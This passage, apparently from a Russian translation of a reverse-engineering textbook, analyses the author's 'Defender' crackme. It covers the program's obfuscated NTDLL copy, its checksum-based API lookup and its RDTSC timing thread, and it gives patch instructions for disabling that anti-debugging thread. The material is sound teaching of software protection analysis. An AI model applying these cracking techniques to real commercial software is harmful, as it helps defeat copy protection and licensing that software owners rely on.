Если `[EBP-6C]` не равно `39DBA17A`, функция рассчитывает ту же контрольную сумму для следующей экспортируемой записи NTDLL. Если равно, цикл останавливается. Следовательно, одна из записей даёт контрольную сумму `39DBA17A`. Можно поставить точку останова на строке после `JNZ`, по адресу `004035D9`, и запустить программу. Так выяснится, какую функцию она ищет. Когда Olly остановится, перейдите к `[EBP-64]` и посмотрите загруженное имя. Это `NtAllocateVirtualMemory`. Значит, функцию каким-то образом интересует `NtAllocateVirtualMemory`, эквивалент документированного Win32 API `VirtualAlloc` в Native API, предназначенный для выделения страниц памяти.

Вычислив точный адрес `NtAllocateVirtualMemory`, сохранённый в `[EBP-10]`, функция вызывает API. Ниже приведена последовательность вызова:

```
0040365F    RDTSC
00403661    AND EAX,7FFF0000
00403666    MOV DWORD PTR [EBP-C],EAX
00403669    PUSH 4
0040366B    PUSH 3000
00403670    LEA EAX,DWORD PTR [EBP-4]
00403673    PUSH EAX
00403674    PUSH 0
00403676    LEA EAX,DWORD PTR [EBP-C]
00403679    PUSH EAX
0040367A    PUSH -1
0040367C    CALL DWORD PTR [EBP-10]
```

Обратите внимание на инструкцию `RDTSC` в начале. Это необычная инструкция, прежде нам не встречавшаяся. Из справочных руководств Intel по набору инструкций [Intel2, Intel3] мы узнаём, что `RDTSC` выполняет операцию чтения счётчика меток времени Read Time-Stamp Counter. Это очень быстрый 64-разрядный счётчик, увеличивающийся на единицу в каждом такте. В системе с частотой 3,4 ГГц он увеличивается примерно 3,4 миллиарда раз в секунду. `RDTSC` загружает значение в EDX:EAX: EDX получает старшие 32 разряда, EAX - младшие. Defender берёт младшие 32 разряда из EAX и выполняет побитовое AND с `7FFF0000`. Затем результат, точнее указатель на него, передаётся вторым параметром вызова `NtAllocateVirtualMemory`.

Зачем Defender передаёт часть счётчика меток времени в `NtAllocateVirtualMemory`? Рассмотрим прототип функции, чтобы узнать, что система ожидает во втором параметре. Он взят с http://undocumented.ntinternals.net, хорошего ресурса по недокументированным API Windows. Разумеется, авторитетным источником сведений о Native API является книга Gary Nebbett *Windows NT/2000 Native API Reference* [Nebbett].

```
NTSYSAPI
NTSTATUS
NTAPI
NtAllocateVirtualMemory(

IN HANDLE               ProcessHandle,
IN OUT PVOID            *BaseAddress,
IN ULONG                ZeroBits,
IN OUT PULONG           RegionSize,
IN ULONG                AllocationType,
IN ULONG                Protect );
```

Похоже, второй параметр - указатель на базовый адрес. `IN OUT` означает, что функция читает значение, хранящееся в BaseAddress, а затем записывает туда результат. Она пытается выделить память по заданному адресу и возвращает фактический адрес выделенного блока через `BaseAddress`. Таким образом, Defender передаёт счётчик меток времени как предлагаемый адрес выделения. Это может показаться странным, но на самом деле программа просто пытается выделить память по случайному адресу. Счётчик меток времени обеспечивает некоторую случайность.

Ещё одна интересная сторона вызова - четвёртый параметр, то есть требуемый размер блока. Defender берёт значение из `[EBP-4]` и использует его как размер. Если вернуться назад по коду, обнаружится следующая последовательность, которая, по-видимому, участвует в его вычислении:

```
004035FE    MOV EAX,DWORD PTR [EBP+8]
00403601    MOV DWORD PTR [EBP-70],EAX

00403604    MOV EAX,DWORD PTR [EBP-70]
00403607    MOV ECX,DWORD PTR [EBP-70]
0040360A    ADD ECX,DWORD PTR [EAX+3C]
0040360D    MOV DWORD PTR [EBP-74],ECX
00403610    MOV EAX,DWORD PTR [EBP-74]
00403613    MOV EAX,DWORD PTR [EAX+1C]
00403616    MOV DWORD PTR [EBP-78],EAX
```

Последовательность начинает с базового адреса NTDLL из `[EBP+8]` и переходит к части заголовка PE. Затем она сохраняет указатель на заголовок PE в `[EBP-74]` и обращается к смещению +1C. Поскольку заголовок PE состоит из нескольких структур, определить отдельное смещение немного сложнее. Хорошим решением служит команда DT в WinDbg.

```
0:000> dt _IMAGE_NT_HEADERS -b
+0x000 Signature        : Uint4B
+0x004 FileHeader       :

+0x000 Machine          : Uint2B
+0x002 NumberOfSections : Uint2B
+0x004 TimeDateStamp    : Uint4B
+0x008 PointerToSymbolTable : Uint4B
+0x00c NumberOfSymbols  : Uint4B
+0x010 SizeOfOptionalHeader : Uint2B
+0x012 Characteristics  : Uint2B
+0x018 OptionalHeader   :

+0x000 Magic            : Uint2B
+0x002 MajorLinkerVersion : UChar
+0x003 MinorLinkerVersion : UChar
+0x004 SizeOfCode       : Uint4B
+0x008 SizeOfInitializedData : Uint4B
+0x00c SizeOfUninitializedData : Uint4B
```

```
+0x010 AddressOfEntryPoint : Uint4B
+0x014 BaseOfCode       : Uint4B
+0x018 BaseOfData       : Uint4B

.
.
```

Смещение +1c явно принадлежит структуре OptionalHeader. Поскольку OptionalHeader начинается по смещению +18, +1c фактически соответствует +4 внутри OptionalHeader, где расположен SizeOfCode. Есть ещё одна короткая последовательность, вероятно связанная с расчётом размера:

```
0040363D    MOV EAX,DWORD PTR [EBP-7C]
00403640    MOV EAX,DWORD PTR [EAX+18]
00403643    MOV DWORD PTR [EBP-88],EAX
```

Здесь Defender берёт указатель из `[EBP-7C]` и читает значение по смещению +18. Если посмотреть значение, загружаемое в EAX по адресу `0040363D`, станет видно, что оно указывает куда-либо внутрь заголовка NTDLL; конкретное значение, вероятно, меняется при каждом обновлении операционной системы. Беглый просмотр заголовков NTDLL в DUMPBIN показывает, что адрес в EAX является началом каталога экспорта NTDLL. Согласно определению `IMAGE_EXPORT_DIRECTORY`, по смещению +18 находится член NumberOfFunctions. Ниже приведена окончательная подготовка размера блока:

```
00403649    MOV EAX,DWORD PTR [EBP-88]
0040364F    MOV ECX,DWORD PTR [EBP-78]
00403652    LEA EAX,DWORD PTR [ECX+EAX*8+8]
```

Общий размер блока рассчитывается по формуле: `BlockSize = NTDLLCodeSize + (TotalExports + 1) * 8`. Мы всё ещё не знаем, что здесь делает Defender, но ясно, что действие связано с секцией кода NTDLL и её каталогом экспорта.

Функция переходит к очередному обходу списка экспорта NTDLL, снова рассчитывая странную контрольную сумму имени каждой функции. В этом цикле есть две интересные строки, записывающие данные в только что выделенный блок памяти:

```
0040380F    MOV DWORD PTR DS:[ECX+EAX*8],EDX

00403840    MOV DWORD PTR DS:[EDX+ECX*8+4],EAX
```

Предыдущие строки выполняются для каждой экспортируемой функции NTDLL. Выделенный блок памяти трактуется как массив. Первая строка записывает контрольную сумму текущей функции, вторая - относительный виртуальный адрес RVA экспортируемой функции по тому же адресу плюс 4. Значит, новый блок содержит массив структур длиной по 8 байт: по смещению +0 находится контрольная сумма имени функции, а по +4 - её RVA.

Следующая последовательность, по-видимому, также представляет интерес:

```
004038FD    MOV EAX,DWORD PTR [EBP-C8]
00403903    MOV ESI,DWORD PTR [EBP+8]
00403906    ADD ESI,DWORD PTR [EAX+2C]
00403909    MOV EAX,DWORD PTR [EBP-D8]
0040390F    MOV EDX,DWORD PTR [EBP-C]
00403912    LEA EDI,DWORD PTR [EDX+EAX*8+8]
00403916    MOV EAX,ECX
00403918    SHR ECX,2
0040391B    REP MOVS DWORD PTR ES:[EDI],DWORD PTR [ESI]
0040391D    MOV ECX,EAX
0040391F    AND ECX,3
00403922    REP MOVS BYTE PTR ES:[EDI],BYTE PTR [ESI]
```

Эта последовательность копирует память и является часто встречающимся "предложением" языка ассемблера. Инструкция `REP MOVS` многократно копирует двойные слова с адреса ESI по адресу EDI, пока ECX не станет равен нулю. После каждого двойного слова ECX уменьшается на единицу, а ESI и EDI увеличиваются на четыре, поскольку за раз копируется 32 разряда. Вторая `REP MOVS`

при необходимости побайтово переносит последние три байта. Это нужно только для блоков, размер которых не выровнен по 32 разрядам.

Посмотрим, что копируется. ESI получает `[EBP+8]`, то есть базовый адрес NTDLL, а затем к нему прибавляется значение `[EAX+2C]`. Чуть выше видно, что EAX содержит тот же адрес заголовка PE, который мы уже рассматривали. В ранее выведенных WinDbg заголовках PE смещение +2c соответствует BaseOfCode. EDI получает адрес внутри нового блока памяти сразу после только что заполненной таблицы. По существу, последовательность копирует в этот буфер весь код NTDLL.

Итак, к настоящему моменту имеется блок памяти, выделенный во время выполнения с особой попыткой разместить его по случайному адресу. Он содержит таблицу контрольных сумм имён всех экспортируемых функций NTDLL вместе с их RVA. Сразу после таблицы в том же блоке находится копия всей секции кода NTDLL. На рисунке 11.15 графически показана эта интересная и крайне необычная структура данных.

Если бы я увидел подобный код в обычном приложении, то, вероятно, решил бы, что наблюдаю работу безумного учёного. В серьёзной защите от копирования он имеет большой смысл. Механизм выделяет блок по случайному виртуальному адресу и создаёт фактически обфусцированный интерфейс к модулю операционной системы. Вскоре вы увидите, насколько эффективно этот интерфейс мешает реверс-инжинирингу, что, по всей видимости, и является единственной причиной его существования.

Огромная функция затем вызывает другую функцию по адресу `4030E5`. Та начинается с двух интересных циклов, один из которых выглядит так:

```
00403108    CMP ESI,190BC2
0040310E    JE SHORT Defender.0040311E
00403110    ADD ECX,8
00403113    MOV ESI,DWORD PTR [ECX]
00403115    CMP ESI,EBX
00403117    JNZ SHORT Defender.00403108
```

Цикл проходит по таблице экспорта и сравнивает контрольную сумму каждой строки с `190BC2`. Происходящее довольно очевидно: код ищет определённый API в NTDLL. Поскольку поиск идёт не по строкам, а по контрольной сумме, неизвестно, какой именно API требуется, ведь его имени просто нет. После нахождения записи происходит следующее:

```
0040311E    MOV ECX,DWORD PTR [ECX+4]
00403121    ADD ECX,EDI
00403123    MOV DWORD PTR [EBP-C],ECX
```




Рисунок 11.15. Структура созданной Defender в памяти копии NTDLL.

Функция берёт смещение +4 найденной записи, где, как вы помните, находится RVA функции, и прибавляет адрес, по которому была скопирована секция кода NTDLL. Позднее выполняется вызов по полученному адресу. Несомненно, это обращение к скопированной версии одного из API NTDLL. Вот что находится по этому адресу:

```
7D03F0F2    MOV EAX,35
7D03F0F7    MOV EDX,7FFE0300
7D03F0FC    CALL DWORD PTR [EDX]
7D03F0FE    RET 20
```

Код по адресу `7FFE0300`, вызываемый этой функцией, по существу обращается к API NTDLL `KiFastSystemCall`, который является универсальным интерфейсом вызова ядра. Имя функции известно потому, что, хотя Defender скопировала всю секцию кода, здесь функция явно указана адресом. Код `KiFastSystemCall` состоит всего из двух строк:

```
7C90EB8B    MOV EDX,ESP
7C90EB8D    SYSENTER
```

Фактически `KiFastSystemCall` лишь выполняет инструкцию `SYSENTER`. Она переключает процессор в режим ядра, то есть программа совершает системный вызов. Следует отметить, что в Windows 2000 и более старых системах всё выглядит несколько иначе, поскольку после Windows 2000 Microsoft изменила механизм системных вызовов; прежде для них применялась инструкция `INT 2E`. Windows XP, Windows Server 2003 и, конечно, более новые ОС, например система с текущим кодовым именем Longhorn, используют новый механизм. Если отладка ведётся в старой ОС и вы видите немного другую картину, это ожидаемо.

Теперь возникает некоторая проблема. Пошагово войти в `SYSENTER` из отладчика пользовательского режима, очевидно, нельзя. Поэтому определить, какой системный вызов пытается выполнить программа, будет очень трудно. Есть несколько вариантов:

• Перейти к отладчику ядра, если он доступен, войти в системный вызов и выяснить действия Defender.
• Вернуться к таблице контрольных сумм и RVA и взять RVA текущего системного вызова. Будем надеяться, он совпадает с RVA в каталоге экспорта NTDLL.DLL. Затем можно обработать NTDLL программой DUMPBIN и определить нужный API.
• Определить системный вызов по его порядку в списке экспорта. По-видимому, таблица контрольных сумм и RVA сохранила тот же порядок элементов, что и исходный каталог экспорта NTDLL. Зная индекс вызова, можно посмотреть каталог NTDLL и попытаться установить, что это за системная функция.

В данном случае, думаю, лучше выбрать отладчик ядра. Я буду использовать NuMega SoftICE, потому что его проще всего установить и он не требует двух компьютеров. Если у вас нет копии SoftICE и аппаратные ограничения не позволяют установить WinDbg, рекомендую воспользоваться одним из других предложенных вариантов. Вероятно, проще всего будет применить RVA функции. В любом случае, если вы всерьёз занимаетесь реверс-инжинирингом, советую настроить отладчик ядра: некоторые сценарии без него просто неразрешимы.

В SoftICE пошаговый вход в `SYSENTER` приводит к `KiFastCallEntry` внутри NTOSKRNL. Поток сразу переходит в `KiSystemService`, универсальный диспетчер системных вызовов Windows, через который проходят все такие обращения. Быстро пройдя поверх большей части функции, мы достигаем инструкции `CALL EBX` ближе к концу. Именно здесь управление передаётся конкретной вызванной системной службе. Вход в функцию показывает, что программа снова вызвала `NtAllocateVirtualMemory`. Несколько нажатий F12 возвращают в пользовательский режим и приводят к следующему вызову Defender. Это ещё одно обращение к API через необычный интерфейс с копией NTDLL. На этот раз Defender вызывает `NtCreateThread`. Новый поток пока можно проигнорировать и продолжить выполнение той же функции, которая сразу возвращается после его создания.

Сразу после вызова функции создания потока последовательность снова проходит по таблице контрольных сумм, теперь ища значение `006DEF20`. Затем вызывается ещё одна функция из скопированной NTDLL. В неё тоже можно войти и выяснить, что это `NtDelayExecution`. Если она вам незнакома, `NtDelayExecution` - эквивалент Win32 API `SleepEx` в Native API. `SleepEx` просто уступает ЦП на заданный период. Здесь `NtDelayExecution` вызывается немедленно после создания потока. По-видимому, Defender хочет позволить новому потоку сразу начать работу.

Сразу после возврата `NtDelayExecution` Defender вызывает другую внутреннюю функцию по адресу `403A41`. Адрес интересен тем, что функция начинается примерно на 30 байт позже места вызова. Кроме того, SoftICE не распознаёт после `CALL` никаких правильных инструкций до начала самой функции. Похоже, Defender перескакивает через небольшой фрагмент данных прямо посреди функции! Действительно, дамп `4039FA`, адреса непосредственно после `CALL`, показывает следующее:

```
004039FA  K.E.R.N.E.L.3.2...D.L.L.
```

Итак, строка Unicode `KERNEL32.DLL` находится прямо в середине функции. Судя по всему, инструкция `CALL` лишь перескакивает через строку, не позволяя процессору попытаться "выполнить" её. Код после строки снова ищет в нашей таблице два значения: `6DEF20` и `1974C`. Как вы, возможно, помните, `6DEF20` - контрольная сумма имени `NtDelayExecution`. Какой API соответствует `1974C`, пока неизвестно, но вскоре мы это выясним.

Исчезновение SoftICE

Первый вызов в этой последовательности снова обращается к `NtDelayExecution`, но здесь возникает небольшая проблема. Когда мы нажимаем F10, чтобы выполнить вызов целиком, SoftICE просто исчезает! В окне командной строки видно, что Defender завершилась, не напечатав ни одного сообщения. Похоже, присутствие SoftICE каким-то образом изменило поведение Defender.

Поскольку программа неожиданно исчезла во время вызова `NtDelayExecution`, напрашивается единственное предположение. Созданный ранее поток, должно быть, что-то делает, а Defender, уступая ЦП, вероятно, пытается позволить ему выполниться. Значит, усилия по реверс-инжинирингу нужно перенести на этот поток и выяснить его назначение.

Исследование вторичного потока

Вернёмся к коду создания потока в процедуре инициализации и выясним, какой код он выполняет. Сначала нужно немного узнать о работе `NtCreateThread`. В отличие от эквивалентного Win32 API `CreateThread`, `NtCreateThread` является довольно низкоуровневой функцией. Вместо простого параметра `lpStartAddress`, принимаемого `CreateThread`, она получает структуру данных CONTEXT, точно определяющую начальное состояние потока.

Структура CONTEXT содержит полные сведения о состоянии потока, включая значения всех регистров ЦП и указатель инструкций. Чтобы сообщить новому потоку его задачу, Defender должна инициализировать CONTEXT и установить член EIP равным точке входа потока. Кроме того, программа обязана вручную выделить пространство стека и записать в регистр ESP структуры CONTEXT указатель на начало нового стека. Это объясняет вызов `NtAllocateVirtualMemory`, непосредственно предшествующий `NtCreateThread`. Такая длинная последовательность даёт представление о том, сколько усилий экономит Win32 API `CreateThread`.

Для данного потока нужно найти место, где Defender устанавливает член Eip в структуре CONTEXT. Из прототипа `NtCreateThread` видно, что CONTEXT передаётся шестым параметром. Функция передаёт туда адрес `[EBP-310]`, поэтому можно предположить, что именно там начинается CONTEXT. В определении структуры из WinDbg член Eip находится по смещению +b8. Следовательно, адрес процедуры потока должен копироваться в `[EBP-258]`, поскольку `310 - b8 = 258`. Похоже, нам нужна следующая строка:

```
MOV DWORD PTR SS:[EBP-258],Defender.00402EEF
```

По адресу `402EEF` действительно находится код. Это, должно быть, процедура потока. Беглый взгляд показывает точно такой же пролог, как у предыдущей функции из листинга 11.7, следовательно, эта функция тоже зашифрована. Перезапустим программу и поставим на неё точку останова; для этой части отладчик режима ядра не нужен. Лучше всего остановиться по адресу `402FF4`, непосредственно перед тем, как расшифровщик начнёт выполнять расшифрованный код. Достигнув точки, можно изучить процедуру потока. Она довольно интересна, поэтому я привёл её полностью в листинге 11.8.

```
00402FFE   XOR EAX,EAX
00403000   INC EAX
00403001   JE Defender.004030C7
00403007   RDTSC
00403009   MOV DWORD PTR SS:[EBP-8],EAX
0040300C   MOV DWORD PTR SS:[EBP-4],EDX
0040300F   MOV EAX,DWORD PTR DS:[406000]
00403014   MOV DWORD PTR SS:[EBP-50],EAX
00403017   MOV EAX,DWORD PTR SS:[EBP-50]
0040301A   CMP DWORD PTR DS:[EAX],0
0040301D   JE SHORT Defender.00403046
0040301F   MOV EAX,DWORD PTR SS:[EBP-50]
00403022   CMP DWORD PTR DS:[EAX],6DEF20
00403028   JNZ SHORT Defender.0040303B
0040302A   MOV EAX,DWORD PTR SS:[EBP-50]
0040302D   MOV ECX,DWORD PTR DS:[40601C]
00403033   ADD ECX,DWORD PTR DS:[EAX+4]
00403036   MOV DWORD PTR SS:[EBP-44],ECX
00403039   JMP SHORT Defender.0040304A
0040303B   MOV EAX,DWORD PTR SS:[EBP-50]
0040303E   ADD EAX,8
00403041   MOV DWORD PTR SS:[EBP-50],EAX
00403044   JMP SHORT Defender.00403017
00403046   AND DWORD PTR SS:[EBP-44],0
0040304A   AND DWORD PTR SS:[EBP-4C],0
0040304E   AND DWORD PTR SS:[EBP-48],0
00403052   LEA EAX,DWORD PTR SS:[EBP-4C]
00403055   PUSH EAX
00403056   PUSH 0
00403058   CALL DWORD PTR SS:[EBP-44]
0040305B   RDTSC
0040305D   MOV DWORD PTR SS:[EBP-18],EAX
00403060   MOV DWORD PTR SS:[EBP-14],EDX
00403063   MOV EAX,DWORD PTR SS:[EBP-18]
00403066   SUB EAX,DWORD PTR SS:[EBP-8]
00403069   MOV ECX,DWORD PTR SS:[EBP-14]
0040306C   SBB ECX,DWORD PTR SS:[EBP-4]
```

Листинг 11.8. Дизассемблированная функция Defender по адресу 00402FFE. Продолжение следует.

```
0040306F   MOV DWORD PTR SS:[EBP-60],EAX
00403072   MOV DWORD PTR SS:[EBP-5C],ECX
00403075   JNZ SHORT Defender.00403080
00403077   CMP DWORD PTR SS:[EBP-60],77359400
0040307E   JBE SHORT Defender.004030C2
00403080   MOV EAX,DWORD PTR DS:[406000]
00403085   MOV DWORD PTR SS:[EBP-58],EAX
00403088   MOV EAX,DWORD PTR SS:[EBP-58]
0040308B   CMP DWORD PTR DS:[EAX],0
0040308E   JE SHORT Defender.004030B7
00403090   MOV EAX,DWORD PTR SS:[EBP-58]
00403093   CMP DWORD PTR DS:[EAX],1BF08AE
00403099   JNZ SHORT Defender.004030AC
0040309B   MOV EAX,DWORD PTR SS:[EBP-58]
0040309E   MOV ECX,DWORD PTR DS:[40601C]
004030A4   ADD ECX,DWORD PTR DS:[EAX+4]
004030A7   MOV DWORD PTR SS:[EBP-54],ECX
004030AA   JMP SHORT Defender.004030BB
004030AC   MOV EAX,DWORD PTR SS:[EBP-58]
004030AF   ADD EAX,8
004030B2   MOV DWORD PTR SS:[EBP-58],EAX
004030B5   JMP SHORT Defender.00403088
004030B7   AND DWORD PTR SS:[EBP-54],0
004030BB   PUSH 0
004030BD   PUSH -1
004030BF   CALL DWORD PTR SS:[EBP-54]
004030C2   JMP Defender.00402FFE
```

Листинг 11.8. Продолжение.

Это интересная функция, которая, по-видимому, выполняет бесконечный цикл. Обратите внимание на `JMP` из `4030C2` в `402FFE` и на то, как код по адресу `00403001` устанавливает EAX равным 1, а затем проверяет его на нуль. Функция начинает с `RDTSC` и сохраняет счётчик меток времени в `[EBP-8]`. Затем она снова ищет в нашей старой доброй копии таблицы NTDLL чрезвычайно популярное значение `6DEF20`, которое, как уже известно, соответствует `NtDelayExecution`. Функция вызывает `NtDelayExecution`, передавая вторым параметром указатель на восемь нулевых байтов. Это важно, поскольку второй параметр `NtDelayExecution` задаёт интервал задержки и является 64-разрядным значением. Нуль означает, что функция лишь уступает ЦП. Поток продолжит работу, как только все остальные потоки уступят процессор или исчерпают выделенное им процессорное время.

Сразу после возврата `NtDelayExecution` функция вновь выполняет `RDTSC`. Теперь результат сохраняется в `[EBP-18]`. Затем по адресу `00403063` начинается последовательность 64-разрядного вычитания. Сначала друг из друга вычитаются младшие 32-разрядные слова, затем старшие с помощью `SBB` (subtract with borrow, вычитание с заёмом). `SBB` вычитает два целых числа и трактует флаг переноса CF как признак заёма, если первое вычитание потребовало займа. Дополнительные сведения о 64-разрядной арифметике см. в соответствующем разделе приложения B.

Результат вычитания сравнивается с `77359400`. Если он меньше, функция просто возвращается к началу цикла. В противном случае, либо если `SBB` даёт ненулевой результат, указывающий на изменение старшей части, функция снова ищет экспортируемую функцию, теперь с контрольной суммой строки `1BF08AE`, и вызывает этот API. Пока неизвестно, что это за API, но пошаговое выполнение очень показательно. Оказывается, при такой работе проверка почти всегда завершается неудачей; зависит это от быстродействия ЦП и скорости пошагового выполнения. Войдя в вызов API через SoftICE, мы видим, что программа обращается к `NtTerminateProcess`.

Теперь назначение потока начинает проясняться. По существу, это монитор времени, предназначенный для обнаружения "приостановки" процесса и немедленного его завершения. Defender использует инструкцию `RDTSC` и проверяет разумное число тактов. Если между двумя вызовами `RDTSC` прошло слишком много времени, здесь это `77359400` тактов, или 2 миллиарда в десятичной системе, процесс завершается прямым обращением к ядру.

Нейтрализация потока-"убийцы"

Отлаживать Defender при работающем потоке фактически невозможно: как только он замечает остановку процесса отладчиком, то завершает его. Для продолжения взлома поток необходимо нейтрализовать. Можно вообще не вызывать функцию его создания, но проще исправить функцию в памяти после расшифровки так, чтобы она никогда не обращалась к `NtTerminateProcess`. Для этого внесём два изменения. Во-первых, заменим `JNZ` по адресу `00403075` инструкциями `NOP`; эта проверка подтверждает, что старшее слово результата вычитания равно нулю. Затем заменим `JNZ` по адресу `0040307E` на `JMP`, чтобы окончательный код выглядел так:

```
00403075   NOP
00403076   NOP
00403077   CMP DWORD PTR SS:[EBP-60],77359400
0040307E   JMP SHORT Defender.004030C2
```

Теперь функция никогда не вызывает `NtTerminateProcess` независимо от времени между двумя выполнениями `RDTSC`. Обратите внимание, что внести исправление в исполняемый файл, чтобы не повторять его при каждом запуске, несколько сложнее, поскольку эта функция зашифрована: придётся либо изменить зашифрованные данные, либо полностью устранить шифрование. Ни один вариант не особенно прост, поэтому пока будем заново применять исправление в памяти после каждого запуска.

Загрузка KERNEL32.DLL

Возможно, вы помните, что до небольшого отступления ради потока с `RDTSC` мы рассматривали строку `KERNEL32.DLL` прямо в середине кода. Выясним, что с ней происходит.

Сразу после строки программа получает указатели на две функции NTDLL: одну с контрольной суммой `1974C`, вторую со знакомой `6DEF20`, соответствующей `NtDelayExecution`. Сначала код вызывает `NtDelayExecution`, затем другую функцию. При входе во второй вызов через SoftICE картина несколько сложнее. Этот API не просто непосредственно обращается к ядру, а действительно реализован в NTDLL, следовательно, теперь находится внутри скопированного кода. Определить его становится намного труднее.

Применим уже предложенный ранее способ выяснить, какой API вызывается через обфусцированный интерфейс. При инициализации таблицы контрольных сумм и RVA функции копировались в неё в порядке чтения каталога экспорта NTDLL. Теперь после поиска API по контрольной сумме можно определить номер записи в таблице. Это число должно быть допустимым индексом каталога экспорта NTDLL и, будем надеяться, точно покажет нужный API.

Для этого поставьте точку останова сразу после обнаружения API; помните, программа ищет в таблице 1973C. После срабатывания вычтите указатель начала таблицы из указателя текущей записи и разделите результат на 8, размер одной записи. Получится индекс API в таблице. Теперь DUMPBIN или сходное средство может вывести каталог экспорта NTDLL, где останется найти API с таким индексом. Здесь получается 0x3E. Например, во время моей работы таблица начиналась с 53830000, а запись находилась по 538301F0, но мы уже знаем, что эти адреса выбираются случайно. Беглый просмотр списка экспорта NTDLL.DLL из DUMPBIN даёт ответ:

```
ordinal hint RVA      name
.
.
70      3E   000161CA LdrLoadDll
```

Вызывается API LdrLoadDll, эквивалент LoadLibrary в Native API. Какая DLL загружается, мы уже знаем по увиденной ранее строке: KERNEL32.DLL.

После загрузки KERNEL32.DLL Defender выполняет знакомую последовательность: выделяет память по случайному адресу и строит такую же таблицу контрольных сумм имён и RVA для всего экспорта KERNEL32.DLL. Когда скопированный модуль готов, функция для верности ещё раз вызывает NtDelayExecution, а затем мы достигаем очередного забавного перехода примерно через 30 байт. Текстовый дамп памяти сразу после инструкции CALL показывает:

```
00404138  44 65 66 65 6E 64 65 72  Defender
00404140  20 56 65 72 73 69 6F 6E   Version
00404148  20 31 2E 30 20 2D 20 57   1.0 - W
00404150  72 69 74 74 65 6E 20 62  ritten b
00404158  79 20 45 6C 64 61 64 20  y Eldad
00404160  45 69 6C 61 6D           Eilam
```

Наконец мы видим нечто знакомое. Это приветствие Defender, и программа явно готовится его напечатать. Инструкция CALL перескакивает через строку и приводит к следующему коду:

```
00404167    PUSH DWORD PTR SS:[ESP]
0040416A    CALL Defender.004012DF
```

Код берёт "адрес возврата", помещённый в стек инструкцией CALL, и снова заносит его в стек, хотя тот уже там находится, после чего вызывает функцию. Даже не нужно заглядывать внутрь функции, несомненно полной косвенных вызовов скопированного кода KERNEL32.DLL, чтобы понять: она напечатает только что помещённое в стек приветствие. Выполняем вызов целиком, и Defender ожидаемо выводит сообщение.

Повторное шифрование функции

Сразу после этого следует очередной вызов 6DEF20, то есть NtDelayExecution, а затем, по-видимому, конец функции. OllyDbg показывает следующий код:

```
004041E2   MOV EAX,Defender.004041FD
004041E7   MOV DWORD PTR DS:[4034D6],EAX
004041ED   MOV DWORD PTR SS:[EBP-8],0
004041F4   JMP Defender.00403401
004041F9   LODS DWORD PTR DS:[ESI]
004041FA   DEC EDI
004041FB   ADC AL,0F2
004041FD   POP EDI
004041FE   POP ESI
004041FF   POP EBX
00404200   LEAVE
00404201   RETN
```

Если внимательно посмотреть на адрес перехода JMP из 004041F4, станет заметно, что он очень далёк от текущего места: фактически находится в самом начале функции. Напомню код по этому адресу:

```
00403401   CMP DWORD PTR SS:[EBP-8],0
00403405   JE SHORT Defender.0040346D
```

Возможно, вы помните, что строка непосредственно перед 00403401 записывала в [EBP-8] значение 1, и это казалось странным, поскольку его сразу проверяли. Вот и ответ: в конце функции находится зашифрованный код, устанавливающий переменную в нуль и возвращающийся в ту же точку. Теперь условный переход выполняется и приводит к 40346D, где расположена последовательность, очень похожая на изученный в начале расшифровщик. Однако она немного отличается, а наблюдение за её действием в отладчике показывает очевидное: код функции шифруется заново.

Углубляться в подробности этой логики незачем, но несколько деталей заслуживают упоминания. После завершения шифрования выполняется следующий код:

```
004034D0   MOV DWORD PTR DS:[406008],EAX
004034D5   PUSH Defender.004041FD
004034DA   POP EBX
004034DB   JMP EBX
```

Первая строка сохраняет значение EAX в глобальной переменной. По-видимому, EAX содержит некоторую контрольную сумму зашифрованного кода. Кроме того, последовательность PUSH, POP, JMP полностью совпадает с кодом, который первоначально переходил к расшифрованной части, но теперь изменена так, чтобы перейти к концу функции.

Возвращение к точке входа

После возврата из только что разобранной огромной функции процедура точки входа традиционно вызывает NtDelayExecution, а затем ещё одну внутреннюю функцию по адресу 404202. Ниже приведён её полный листинг:

```
00404202   MOV EAX,DWORD PTR DS:[406004]
00404207   MOV ECX,EAX
